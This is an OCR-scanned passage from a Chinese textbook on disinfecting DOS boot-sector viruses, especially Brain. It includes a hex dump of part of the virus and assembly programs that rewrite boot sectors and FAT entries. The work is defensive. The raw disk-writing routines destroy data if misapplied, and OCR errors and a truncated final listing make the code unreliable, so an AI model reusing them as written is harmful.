


图 6.6　解圆点病毒程序流程

6-10 Brain 病毒的解除

Brain 病毒的引入、传播等跟圆点病毒类似。Brain 病毒源代码共有 3K 字节，但其中只有一部分可以执行。Brain 病毒的第一部分驻留在引导扇区，第二部分与原引导记录一起驻留在被标为"坏"的连续三个簇中。

通常 Brain 病毒引入内存的高端(占用 7K 空间)，捕获任何读盘操作。执行读盘操作前，它首先判断是否读引导扇区，如读引导扇区，它就把原引导记录从磁盘中读出。因为原引导记录所在位置被记载在引导扇区的第 6 个字节开始的连续三个字节中，因而在感染了 Brain 病毒的机器上读引导记录，读出的将是原引导记录，因而 Brain 病毒具有一定的欺骗性。如果不是读引导扇区，则先把引导扇区读入内存，并检查第 4、5 字节内容是否为十六进制的 1234 (1234 是 Brain 病毒的标志，存储形式为 3412)，不是，则进行感染。Brain 病毒在磁盘中寻找三个连续的空簇，把原引导记录放在第一个空簇里，把病毒程序第一部分放在磁盘的引导扇区中，把病毒程序第二部分放在第一个空簇的第二个扇区和其它两个空簇里。如果磁盘无自由簇则放弃感染，只有一个空簇，Brain 病毒将占用该簇并强占与这簇相邻的下两个连续簇。因此如果被强占的两簇是某文件的一部分，则将破坏那个文件的数据。

Brain 病毒只感染软盘，不感染硬盘，被 Brain 病毒感染的软盘将写上(c) Brain 的卷标。

下面列出的是 Brain 病毒第一部分的 288 个字节的内容。

```
5523:0100  FA E9 4A 01 34 12 00 03-26 00 01 00 00 00 00 20  ..J.4...'.....
5523:0110  20 20 20 20 20 20 57 65-60 63 6F 6D 65 20 74 6F  Welcome to
5523:0120  20 74 6B 65 20 44 75 6E-67 65 6F 6E 20 20 20 20  the Dungeon
5523:0130  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
5523:0140  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
5523:0150  20 2B 63 29 20 31 39 38-36 20 42 61 73 69 74 20  (c) 1986 Basit
5523:0160  26 20 41 6D 6A 61 64 20-28 70 76 74 29 20 40 74  & Amiad (pvt) Lt
5523:0170  64 2E 20 20 20 20 20 20-20 20 20 20 20 20 20 20  d.
5523:0180  20 42 52 41 49 4E 20 43-4F 4D 50 55 54 45 52 20  BRAIN COMPUTER
5523:0190  53 45 52 56 49 43 45 53-2E 2E 37 33 30 20 4E 49  SERVICES..730 NI
5523:01A0  5A 41 4D 20 42 4C 4F 43-4B 20 41 4C 4C 41 4D 41  ZAM BLOCK ALLAMA
5523:01B0  20 49 51 42 41 4C 20 54-4F 57 4E 20 20 20 20 20  IQBAL TOWN
5523:01C0  45 2D 50 41 4B 49 53 54-41 4E 2E 2E 50 4B 4F 4E  E-PAKISTAN..PHON
5523:01D0  45 20 3A 34 33 30 37 39-31 2C 34 34 33 32 34 38  E :430791,443248
5523:01E0  2C 32 38 30 35 33 30 3E-20 20 20 20 20 20 20 20  ,280530.
5523:01F0  20 20 42 65 77 61 72 65-20 6F 66 20 74 68 69 73  Beware of this
5523:0200  20 56 49 52 55 53 2E 2E-2E 2E 2E 43 6F 6E 74 61  VIRUS.....Conta
5523:0210  63 74 20 75 73 20 66 6F-72 20 76 61 63 63 69 6E  ct us for vaccin
5523:0220  61 74 69 6F 6E 2E 2E 2E-2E 2E 2E 2E 2E 2E 2E 2E  ation.....
```

其中第 4、5 两字节的内容 3412 是 Brain 病毒的标志，第 6～8 三个字节的内容 00 03 26 为原引导记录在磁盘中的物理地址，即第 38 (26H)道第 0 面第 3 扇区。第 6～8 三个字节的内容不是固定不变的，一般地不同的盘其值一般不一样。

下面就按照前面给出的信息来解除病毒，设为 A 盘。

(1)进入 DEBUG，在 DEBUG 下编一小段汇编程序，读出原引导记录

```
C> DEBUG ←┘
-A ←┘
-100          MOV       DH,0
              ;第0面，即磁头0
-102          MOV       DL,0
              ;A = 0,B = 1,C = 80H，盘号→DL
-104          MOV       CH,26
              ;磁道号→CH
-106          MOV       CL,3
              ;扇区号→CL
-108          MOV       BX,1000
              ;缓冲区地址→BX,把原引导记
              ;录读到1000H开始的区域
-10B          MOV       AX,0201
              ;读一扇
-10E          INT       13
-110          INT       20
```

(2)用 U 和 D 命令查看以确认是否为引导记录，如是

则:

```
-W       1000 0 0 1  ←┘
```

(3)把原引导记录备份，以作后用。

```
-N       BOOT.COM ←┘
-R       CX ←┘
-CX      0000
:200 ←┘
-W 1000 ←┘
```

(4)退出 DEBUG，回到系统状态。

```
-Q ←┘
```

解除了病毒还得回收被病毒所占用的空间，具体做法如下:

(1)在 DEBUG 下，读入文件分配表，把文件分配表备份。

```
-L   100 0 1 4 ←┘
-N   FAT←┘
-R   CX←┘
-CX  0000
:0800  ←┘
-W←┘
```

(2)把物理位置（即磁道号、磁头号和扇区号）转换成对应的簇号，根据在软盘的结构与布局中给出的公式，可推出 38 道 0 面 1 扇区的簇号为

$$(38-1)\times 9+5=338\ (簇)$$

由此可知 38 道 0 面 3 扇区为 339 簇

(3)由 (2)可知被 Brain 病毒占用的三簇分别为

339,340,341 簇，只要找到 339 簇在 FAT 中的对应表目的相对位置，则 340 和 341 簇的对应表目的相对位置也就知道了。因为 339、340 和 341 簇的对应表目在 FAT 中是相连的。

又因

$$339 \times 1.5 = (508)_{10} = (1FC)_{16}$$
$$340 \times 1.5 = (510)_{10} = (1FE)_{16}$$
$$341 \times 1.5 = (511)_{10} = (1FF)_{16}$$

所以 1FC 1FE 1FF 分别是 339 340 341 簇在 FAT 中对应表目的相对位置。因为 FAT 被放在内存 0100H 开始的区域，因而 2FC 2FE 2FF 分别是这三簇在 FAT 中对应表目的实际位置。用下面几条语句可实现空间的回收。

```
;339 簇的回收
MOV    AX,[2FC]
AND    AX 000F
       ;339为奇数，所以处理高12位
MOV    [2FC],AX
       ;FAT1
MOV    [6FC],AX
       ;FAT2
;340簇的回收
MOV    AX,[2FE]
AND    AX,F000
       ;340为偶数，所以处理低12位
MOV    [2FE],AX
       ;FAT1
```

```
MOV     [6FE],AX
        ;FAT2
;341簇的回收
MOV     AX,[2FF]
AND     AX,000F
        ;341为奇数，所以处理高12位
MOV     [2FF],AX
        ;FAT1
MOV     [6FF],AX
        ;FAT2
```

至此已将 339 340 341 簇在 FAT 中的对应表目变为自由表目了，其它文件可以使用这三簇。

(4)把修改后的文件分配表 FAT 写回磁盘

-W　　100 0 1 4 ←┘

这时查看磁盘未用空间将增加 3072 个字节。

(5)退出 DEBUG，返回到系统状态

-Q←┘

附录 6.2　解 Brain 病毒程序

如果确诊为 Brain 病毒，则运行下面的程序可以彻底地消除该种病毒。图 6.7 是该程序的流程。

这是一个解 Brain 病毒的程序

```
STACK SEGMENT PARA STACK 'STACK'
        DB 128 DUP(?)
STACK ENDS
;
```

```
DATA SEGMENT PARA PUBLIC 'DATA'
FATB    DB  512  DUP(0)
        ;文件分配表(FAT)缓冲区
BPB     DB  19   DUP(0)
        ;基本输入输出参数块
DRNO    DB  80H
        ;驱动器号
CSUM    DW  00
        ;总簇数
COUNT   DB  3
        ;3簇
FATM    DW  0000
QULS    DW  0000
        ;坏簇的起始逻辑扇区号
NDOS    DW  0000
        ;非DOS文件区总扇数
TSNO    DW  0000
        ;磁道号.扇区号
HEAD    DB  00
        ;磁头号
DISP1 DB '请输入驱动器号(A,B,C,D...)',0AH,0DH,24H
DISP2 DB 0DH,0AH,'抱歉,非 Brain 病毒.BYE!',0DH,0AH,24H
DISP3 DB 0DH,0AH,'解毒完毕! O.K.',0DH,0AH,24H
DATA ENDS
    ;
    CODE SEGMENT PARA PUBLIC 'CODE'
```

```
        ASSUME CS:CODE,DS:DATA,SS:STACK
MAIN PROC FAR
START:  PUSH   DS
        XOR    AX,AX
        PUSH   AX
        MOV    AX,DATA
        MOV    DS,AX
        MOV    ES,AX
        ;
        LEA    DX,DISP1
        MOV    AH,09
        INT    21H
        MOV    AH,01
        INT    21H
        AND    AL,0DFH
        MOV    DRNO,AL
        ;读盘总簇数
        MOV    DL,DRNO
        SUB    DL,40h
        MOV    AH,36H
        INT    21H
        MOV    CSUM,DX
        ;
        ;
        ;读盘引导扇区
YP:     LEA    BX,FATB
        MOV    CX,1
```

```
        MOV   DX,0
        MOV   AL,DRNO
        SUB   AL,41H
        INT   25H
        POPF ;
        ;
;判是否为Brain病毒
        CMP   WORD PTR FATB[4],1234H
        ;判是否为Brain病毒
        JZ CONT1
        ;是则转CONT1
        LEA   DX,DISP2
        ;不是则返回
        MOV   AH,9H
        INT   21H
        RET
;解除病毒,即用原引导记录覆盖掉引导扇区上的病毒程
;序
CONT1:  MOV   AX,WORD PTR FATB[8]
        MOV   CL,6
        SHL   AH,CL
        MOV   CX,AX
        XCHG  CL,CH
        OR    CL, BYTE PTR FATB[7]
        MOV   TSNO,CX
        MOV   DH, BYTE PTR FATB[06]
        MOV   HEAD,DH
```

```
        MOV     AH,02H
        MOV     AL,1
        LEA     BX,FATB
        MOV     DL,DRNO
        SUB     DL,41H
        CMP     DL,2
        JNZ     JQ1
        MOV     DL,80H
JQ1:
        INT     13H
        ;把基本输入输出参数块搬到BPB
        LEA     SI,FATB + 11
        LEA     DI,BPB
        MOV     CX,19
        CLD
        REPZ    MOVSB
;把原引导记录写入引导扇区
        MOV     CX,1
        MOV     DX,0
        LEA     BX,FATB
        MOV     AL,DRNO
        SUB     AL,41H
        INT     26H
        POPF
;下面开始回收被病毒程序占用的空间
;把磁头号.磁道号.扇区号转换成逻辑扇区号
        MOV     AX,TSNO
```

```
        XCHG  AH,AL
        MOV   CL,6
        SHR   AH,CL
        AND   AX,3FFH
        MOV   BX, WORD PTR BPB[13]
        ;BPB[13]=每道扇区数
        XOR   DX,DX
        MUL   BX
        MOV   BX, WORD PTR BPB[15]
        ;BPB[15]=磁头数
        MUL   BX
        MOV   CX,AX
        MOV   AL,HEAD
        XOR   AH,AH
        MOV   BX, WORD PTR BPB[13]
        ;BPB[13]=每道扇区数
        MUL   BX
        ADD   CX,AX
        MOV   AX,TSNO
        AND   AX,003FH
        ADD   CX,AX
        SUB   CX,WORD PTR BPB[17]
        ;BPB[17]=隐藏扇区数
        DEC   CX
        MOV   QULS, CX
        ;QULS即为逻辑扇区号
;把逻辑扇区号转换成簇号
```

```
;首先计算非DOS文件区所占用的总扇数
        MOV   AX,WORD PTR BPB[3]
        ;BPB[3]=保留扇区数
        MOV   CX,AX
        MOV   AL, BYTE PTR BPB[5]
        ;BPB[5]=FAT个数
        CBW
        MUL   WORD PTR BPB[11]
        ;BPB[11]=FAT占用扇区数
        ADD   CX,AX
        MOV   AX,20H
        MUL   WORD PTR BPB[6]
        ;BPB[6]=根目录项数
        ADD   AX,1FFH
        MOV   BX,200H
        DIV   BX
        ADD   CX,AX
        MOV   AX,QULS
        SUB   AX,CX
        MOV   BL, BYTE PTR BPB[2]
        ;BPB[2]=每簇扇区数
        XOR   DX,DX
        XOR   BH,BH
        DIV   BX
        ADD   AX,2
        MOV   DI,AX
        MOV   SI,AX
```

```
;由簇号计算其在FAT中的对应表目的相对位置
LOOP:   PUSH    SI
        PUSH    DI
        MOV     AX,3
        CMP     CSUM,0FF0H
        JBE     N12B
        INC     AX
N12B:   MUL     SI
        SHR     AX,1
        MOV     SI,AX
;决定到底读FAT的哪一扇
        AND     AH,0FEH
        MOV     BL,2
        XOR     AL,AL
        XCHG    AH,AL
        DIV     BL
;把所需的一扇读入FATB中
        MOV     CX,1
        MOV     DX,1
        ADD     DX,AX
        MOV     FATM,DX
        LEA     BX,FATB
        MOV     AL,DRNO
        SUB     AL,41H
        PUSH    SI
        PUSH    DI
```

```
                INT     25H
                POPF
                POP     DI
                POP     SI
;把被标为坏的簇变成自由簇
                AND     SI,1FFH
                CMP     CSUM,0FF0H
                JBE     CONT2
                MOV     AX,0000
                JMP     CONT4
CONT2:          TEST    DI,0001
                JZ      CONT3
                MOV     AX,000FH
                JMP     CONT4
CONT3:          MOV     AX,0F000H
CONT4:          AND WORD PTR FATB[SI], AX
;把修改过的一扇写回到磁盘中
                MOV     DX,FATM
                MOV     CX,1
                MOV     AL,DRNO
                SUB     AL,41H
                LEA     BX,FATB
                PUSH    SI
                PUSH    DI
                INT     26H
                POPF
                POP     DI
```

```
                POP     SI
;同时修改备份的FAT
                MOV     DX,FATM
                ADD     DX, WORD PTR BPB[11]
                ;BPB[11]=FAT占用扇区数
                MOV     AL,DRNO
                SUB     AL,41H
                MOV     CX,1
                LEA     BX,FATB
                PUSH    SI
                PUSH    DI
                INT     26H
                POPF
                POP     DI
                POP     SI
                POP     DI
                POP     SI
                DEC     COUNT
                JZ      JU2
                INC     SI
                INC     DI
                JMP     LOOP
JU2:
;显示解毒完毕
                LEA     DX,DISP3
                MOV     AH,9
                INT     21H
```

```
        RET
MAIN    ENDP
CODE    ENDS
        END     START
```




图 6.7　解 Brain 病毒程序流程

6-11 其它系统引导型病毒的消除

除了圆点病毒和 Brain 病毒外，还有其它系统引导型病毒，它们跟这两种病毒是不完全一样的。第一是病毒标志不一样，第二是病毒程序第二部分的位置记录形式也很可能不一样，那么遇到这些非圆点、Brain 病毒，能否在较短的时间内彻底解除呢？

从前面两种病毒的解除过程可以知道，解除病毒的关键是找原引导记录，找到原引导记录写回到引导扇区毒也就解了。因而可以根据这个思想来消除任何系统引导型病毒。

通常被病毒程序占用的簇都被标为坏簇，因而可以从文件分配表 FAT 中找到这些坏簇，再把这些坏簇中的两个扇区分别读出，然后根据引导记录的特征和标志来找出原引导记录，找到后就将其写到磁盘的引导扇区中，覆盖掉病毒程序。

怎样在文件分配表 FAT 中寻找坏簇呢？从前面的介绍可以知道，如果用 1.5 个字节来表示 FAT 中的一个表目，则坏簇标志为 FF7H，一般地软盘都是用 1.5 个字节来表示 FAT 中的一个表目的，硬盘则不一定，更多的是用两个字节来表示 FAT 中的一个表目，只有少数的硬盘用 1.5 个字节来表示 FAT 中的一个表目。如果用两个字节来表示 FAT 中的一个表目，则坏簇标志为 FFF7H 。下面给出在软盘中寻找坏簇的方法。

(1)第一种情况，当文件分配表 FAT 中任意相连的两个字节的内容为 7XFF（高 12 位），则正好构成一个坏簇的标志，其中 X 可以是 0～F 中的任意一个值，因而必须做 16

次查找，才能把这种情况穷尽。如下操作可完成全部搜索。

进入 DEBUG，把文件分配表 FAT 读入内存。

```
C>DEBUG ←┘
  L     100  0  1  4 ;读入 A 盘的文件分配表
 -N      FAT ←┘
 -R      CX ←┘
 -CX     0000
 :0800 ←┘
 -W ←┘ ;保留一份FAT副本，以防万一
          ;操作失当可以恢复
 -S  100  900  70  FF ←┘
记下搜索结果
 -S  100  900  71  FF ←┘
记下搜索结果
 -S  100  900  72  FF ←┘
记下搜索结果
          ⋮
 -S  100  900  7E  FF ←┘
记下搜索结果
 -S  100  900  7F  FF ←┘
记下搜索结果
```

(2)第二种情况，当文件分配表 FAT 中某相邻的两字节的内容为 F7XF（低 12 位），则正好构成一个坏簇的标志，其中 X 是 0～F 中的任意一个值，因而必须做 16 次查找，才能把这种情况穷尽。如下操作可完成这种情况的全部搜索。

进入 DEBUG，把文件分配表 FAT 读入内存。

```
C>DEBUG ←┘
-L  100  0  1  4 ;读入 A 盘的文件分配表
-S  100 900 F7 0F ←┘
```

记下搜索结果

```
-S  100  900  F7  1F  ←┘
```

记下搜索结果

```
-S 100 900 F7 2F ←┘
```

记下搜索结果

⋮

```
-S  100  900  F7 EF ←┘
```

记下搜索结果

```
-S  100  900  F7  FF  ←┘
```

记下搜索结果

一般情况下，上面两种情况的搜索只会一次或几次有结果。所谓结果就是返回一个偏移值，即指示满足条件的两个字节的位置。

知道坏簇的位置，还必须求出该位置相对应的簇号。要特别注意，由上述搜索得到的位置并不是每一个都有对应的簇号的。这可用下图来说明。用簇号乘以 1.5 即得相




图 6.8　簇号与相对位置

对位置。由相对位置求对应的簇号是一个与之相逆的过程，

计算过程如下。

①把位置转换成相对位置，把搜索的结果减去十六进制的 100 即得相对位置。

②相对位置乘以 2 除以 3 得商 Q，舍弃小数。

③Q 乘以 3 除以 2 得商 Q1，舍弃小数，(Q+1) 乘以 3 除以 2 得商 Q2，舍弃小数。

④若 Q1＜相对位置且 Q2＞相对位置，则该相对位置没有对应簇号。如 Q1 ＝相对位置，则 Q 不变，如 Q2＝ 相对位置，则 Q+1→Q。

由④得出的 Q 即为簇号，由簇号可以通过前面给出的公式换算成逻辑扇区号，有了逻辑扇区号即可在 DEBUG 下读出与该簇相对应的两个扇区。通过判断可知其中一个扇区是否为真正的引导记录，如这两个扇区中有一个含有真正的引导记录，寻找过程即告结束，否则要检查下一个坏簇甚至所有的坏簇，直到找到真正的引导记录为止。

找到引导记录将其写到磁盘的引导扇区中，病毒即解除，剩下的工作就是把一个或几个被标为坏的簇回收，回收方法与前面介绍的方法相同。

上述对病毒的解除是基于病毒所占的簇具有坏簇标志的前提的，假如某种新的系统引导型病毒所占的簇不标为坏，而标为文件结束标志又如何来解毒呢？这不是不可能的。随着计算机的普及，计算机犯罪的手段必然会越来越高明，越来越狡猾。遇到这种情况，采用前面的办法是不行的，因为被病毒感染的磁盘用 PCTOOLS 或其它工具查不出坏簇。

一般地有两种办法可以解除这种病毒。第一种方法就是通过分析引导扇区的代码找出病毒隐藏的簇从而消毒，另一种办法是检查所有文件结束簇的内容，把原引导记录检出并

写回到引导扇区，从而达到消除病毒的目的。这种方法分为四步。

第一步：找出文件分配表 FAT 中所有结束簇的位置。

第二步：由位置转换成相对位置，由相对位置推出对应的簇号，由簇号换算成相应的两个逻辑扇区号。

第三步：检查所有文件结束簇的两个扇区的内容，从而把原引导记录检出。

第四步：把原引导记录写回引导扇区，回收被病毒占用的簇。

第一步找文件结束簇与前面介绍的找坏簇的方法相同，但要注意坏簇标志为 FF7H（软盘）或 FFF7H（硬盘），文件结束簇标志为 FFFH（软盘）或 FFFFH（硬盘）。第二～四步所用方法与前面介绍的方法相同，这里不再赘述。

附录 6.3　检查软盘坏簇并计算对应簇号的程序

这是一个检查软盘坏簇并给出相应簇号的程序

```
STACK SEGMENT PARA STACK ' STACK'
            DB 128 DUP(?)
STACK ENDS
;
DATA SEGMENT PARA PUBLIC ' DATA'
HCS       DW  00
          ;坏簇数
HCCH      DB   64 DUP (24H)
          ;坏簇号存放区域
POINTER DW  OFFSET HCCH
```

```
            ;簇号指针
FATB        DB    1024 DUP(0)
            ;文件分配表(FAT)缓冲区
DATA ENDS
    ;
CODE SEGMENT PARA PUBLIC ' CODE'
    ASSUME CS: CODE, DS: DATA,SS: STACK
MAIN  PROC  FAR
            PUSH      DS
            XOR       AX,AX
            PUSH      AX
            MOV       AX,DATA
            MOV       DS,AX
            MOV       ES,AX
;读软盘文件分配表
            MOV       CX,2
            MOV       DX,1
            LEA       BX,FATB
            MOV       AL,00
            INT       25H
            POPF
;查找坏簇
            MOV       DI,355
            MOV       SI,2
REP:        MOV       AX,3
            MUL       SI
```

```
        SHR     AX,1
        MOV     BX,AX
        MOV     DX,[BX + OFFSET FATB]
        MOV     CL,4
        TEST    SI,0001
        JZ      H12B
        SHR     DX,CL
H12B:   AND     DH,0FH
        CMP     DX,0FF7H
        JNZ     NEXT
        MOV     BX,POINTER
        MOV     [BX],SI
        INC     POINTER
        INC     POINTER
        INC     HCS
NEXT:   CMP     SI,DI
        JA      END1
        INC     SI
        JMP     REP
END1:
        RET
MAINENDP
CODEENDS
        END     MAIN
```

附录 6.4　检查硬盘坏簇并计算对应簇号的程序

这是一个查找硬盘坏簇并给出相应簇号的程序

```
STACK SEGMENT PARA STACK ' STACK'
        DB 128 DUP(?)
STACK ENDS
;
DATA SEGMENT PARA PUBLIC ' DATA'
HCS     DW  00
        ;坏簇数
HCCH    DB   256 DUP (24H)
        ;坏簇号存放区域
POINTER DW OFFSET HCCH
        ;簇号指针
FATB    DB   512 DUP(0)
        ;文件分配表(FAT)缓冲区
BPB     DB   19 DUP (0)
        ;基本输入输出参数表
DRNO    DB   80H
        ;驱动器号
CSUM    DW   00
        ;总簇数
MODIP   DB   00
        ;操作指针
FATSC   DW   00
        ;FAT占用扇区数
```

```
FATLC DW  01
        ;FAT逻辑扇区计数
DATA ENDS

;
CODE SEGMENT PARA PUBLIC 'CODE'
    ASSUME CS: CODE, DS: DATA, SS:STACK
MAIN PROC FAR
        PUSH DS
        XOR AX,AX
        PUSH AX
        MOV AX,DATA
        MOV DS,AX
        MOV ES,AX
        ;读盘总簇数
        MOV DL,3
        MOV AH,36H
        INT  21H
        MOV CSUM,DX
        ;读硬盘分区引导扇区
        LEA  BX,FATB
        MOV CX,1
        MOV DX,0
        MOV Al,2
        INT  25H
        POPF
        ;把基本输入输出参数块搬到BPB
```

```
        LEA   SI,FATB + 11
        LEA   DI,BPB
        MOV   CX,19
        CLD
        REPZ MOVSB
        ;
        MOV AX, WORD PTR BPB[11] ;FATSC
        MOV FATSC, AX
        ;
        MOV DI,CSUM
        MOV SI,2
        ;查坏簇
REP:    MOV     BX,FATLC
        CALL    INT13LR     ;读一扇区
        INC     FATLC
REP1:   MOV     AX,3
        CMP     CSUM,0FF0H
        JB      H12B1
        INC     AX
H12B1:  MUL     SI
        SHR     AX,1
        SUB     AH,MODIP
        MOV     BX,AX
        CMP     BX,1FFH
        JB      HCON1
        ADD     MODIP,2
        JMP     REP
```

```
HCON1:  MOV     DX, [BX + OFFSET FATB]
        CMP     CSUM,0FF0H
        JBE     HCON2
        CMP     DX,0FFF7H
        JNZ     NEXT
        JMP     HCON3
HCON2:  MOV     CL,4
        TEST    SI,0001
        JZ      H12B
        SHR     DX,CL
H12B:   AND     DH,0FH
        CMP     DX,0FF7H
        JNZ     NEXT
HCON3:  MOV     BX,POINTER
        MOV     [BX],SI
        INC     POINTER
        INC     POINTER
        INC     HCS
NEXT:   CMP     SI,DI
        JA      END1
        INC     SI
        JMP     REP1
END1:
        RET
MAINENDP
;
INT13H PROC NEAR
```

```
INT13LW LABEL NEAR        ;入口一
        ;入口参数:BX = LOGIC SECTOR
        ;出口:把FATB写到一指定扇区
        MOV   AX,0301H
        JMP   XX1
INT13LR LABEL NEAR        ;入口二
        ;入口参数:BX = 逻辑扇区号
        ;出口:读一扇区到FATB
        MOV   AX,0201H
XX1:    XCHG BX,AX
        ADD   AX, WORD PTR BPB[17] ;HIDEDS
        XOR   DX,DX
        DIV   WORD PTR BPB[13] ;S%T
        INC   DL
        MOV   CH,DL
        XOR   DX,DX
        DIV   WORD PTR BPB[15] ;HEAD
        MOV   CL,6
        SHL   AH,CL
        OR    AH,CH
        MOV   CX,AX
        XCHG CH,CL
        MOV   DH,DL
        MOV   AX,BX
INT13WR LABEL NEAR
        ;入口参数:CH = 磁道号,CL = 扇区号,
        ;DH = 磁头号,AH = 02读,AH = 03写
```

```
        MOV  DL, DRNO
        LEA  BX,FATB
        INT  13H
        RET
INT13H ENDP
CODE ENDS
        END MAIN
```

附录 6.5 计算磁盘文件结束簇个数的程序

这是一个检查磁盘文件结束簇个数的程序

```
STACK SEGMEN  PARA  STACK ′ STACK′
            DB  128  DUP(?)
STACK  ENDS
;
DATA  SEGMENT  PARA  PUBLIC′ DATA′
FENDC          DW   00
               ;文件结束簇计数
ATB            DB   512 DUP(0)
               ;文件分配表(FAT)缓冲区
BPB            DB   19 DUP(0)
               ;基本输入输出参数块
DRNO           DB   80H
               ;驱动器号
CSUM           DW   00
               ;总簇数
MODIP          DB   00
```

```
                ;操作指针
FATSC           DW   00
                ;FAT占用扇区数
FATLC           DW   01
                ;FAT逻辑扇区计数
DISP1           DB   '请输入驱动器号',0AH,0DH,24H
ERRDISP         DB   '驱动器号不对',0AH,0DH,24H
BPB0            DB   00,02
                ;每扇区字节数
                DB   02
                ;每簇扇区数
                DB   01,00
                ;保留扇区数
                DB   02
                ;FAT个数
                DB   70H, 00
                ;根目录项数
                DB   0D0H, 02
                ;逻辑扇区数
                DB   0FDH
                ;磁盘特征
                DB   02,00
                ;FAT占用扇区数
                DB   09,00
                ;每道扇区数
                DB   02,00
                ;磁头数
```

```
                DB    00,00
                ;隐藏扇区数
DATA ENDS

;
CODE SEGMENT PARA PUBLIC ' CODE'
    ASSUME CS: CODE, DS: DATA, SS:STACK
MAIN PROC FAR
        PUSH  DS
        XOR   AX, AX
        PUSH  AX
        MOV   AX,DATA
        MOV   DS,AX
        MOV   ES,AX
        ;
        LEA   DX,DISP1
        MOV   AH,09
        INT   21H
        MOV   AH,01
        INT   21H
        AND   AL,0DFH
        MOV   DRNO,AL
        ;读盘总簇数
        MOV   DL,DRNO
        SUB   DL,40h
        MOV   AH,36H
        INT   21H
```

```
        MOV     CSUM,DX
        ;
        CMP     DRNO,'C'
        JZ      YP
        ;是软盘则把BPB0搬到BPB,因为非系统盘
        ;的引导扇区一般没有BPB
        LEA     DI,BPB
        LEA     SI,BPB0
        MOV     CX,19
        CLD
        REPZ    MOVSB
        JMP     REP0
        ;
        ;读盘引导扇区
YP:     LEA     BX,FATB
        MOV     CX,1
        MOV     DX,0
        MOV     AL,DRNO
        SUB     AL,41H
        INT     25h
        POPF
        ;把基本输入输出参数块搬到BPB
        LEA     SI,FATB + 11
        LEA     DI,BPB
        MOV     CX,19
        CLD
        REPZ    MOVSB
```

```
        ;
        MOV AX, WORD PTR BPB[11] ;FATSC
        MOV FATSC, AX
        ;
REP0:   MOV   DI,CSUM
        MOV   SI,2
        ;搜索文件结束簇
REP:    MOV   BX,FATLC
        CALL  INT13LR   ;读一扇区
        INC   FATLC
REP1:   MOV   AX,3
        CMP   CSUM,0FF0H
        JB    H12B1
        INC   AX
H12B1:  MUL   SI
        SHR   AX,1
        SUB   AH,MODIP
        MOV   BX,AX
        CMP   BX,1FFH
        JBE   HCON1
        ADD   MODIP,2
        JMP   REP
HCON1:MOV DX, [BX + OFFSET FATB]
        CMP   CSUM,0FF0H
        JBE   HCON2
        CMP   DX,0FFFFH
        JNZ   NEXT
```

```
        JMP     HCON3
HCON2:MOV     CL,4
        TEST    SI,0001
        JZ      H12B
        SHR     DX,CL
H12B:   AND     DH,0FH
        CMP     DX,0FFFH
        JNZ     NEXT
HCON3:
        INC     FENDC
NEXT:   CMP     SI,DI
        JA      END1
        INC     SI
        JMP     REP1
END1:
        RET
MAIN ENDP
;
INT13H PROC NEAR
INT13LW LABEL NEAR      ;入口一
        ;入口参数:BX = LOGIC SECTOR
        ;出口:把FATB写到一指定扇区
        MOV     AX,0301H
        JMP     XX1
INT13L LABEL NEAR       ;入口二
        ;入口参数:BX = 逻辑扇区号
        ;出口:读一扇区到FATB
```

```
        MOV   AX,0201H
XX1:    XCHG  BX,AX
        ADD   AX, WORD PTR BPB[17];HIDEDS
        XOR   DX,DX
        DIV   WORD PTR BPB[13]      ;S%T
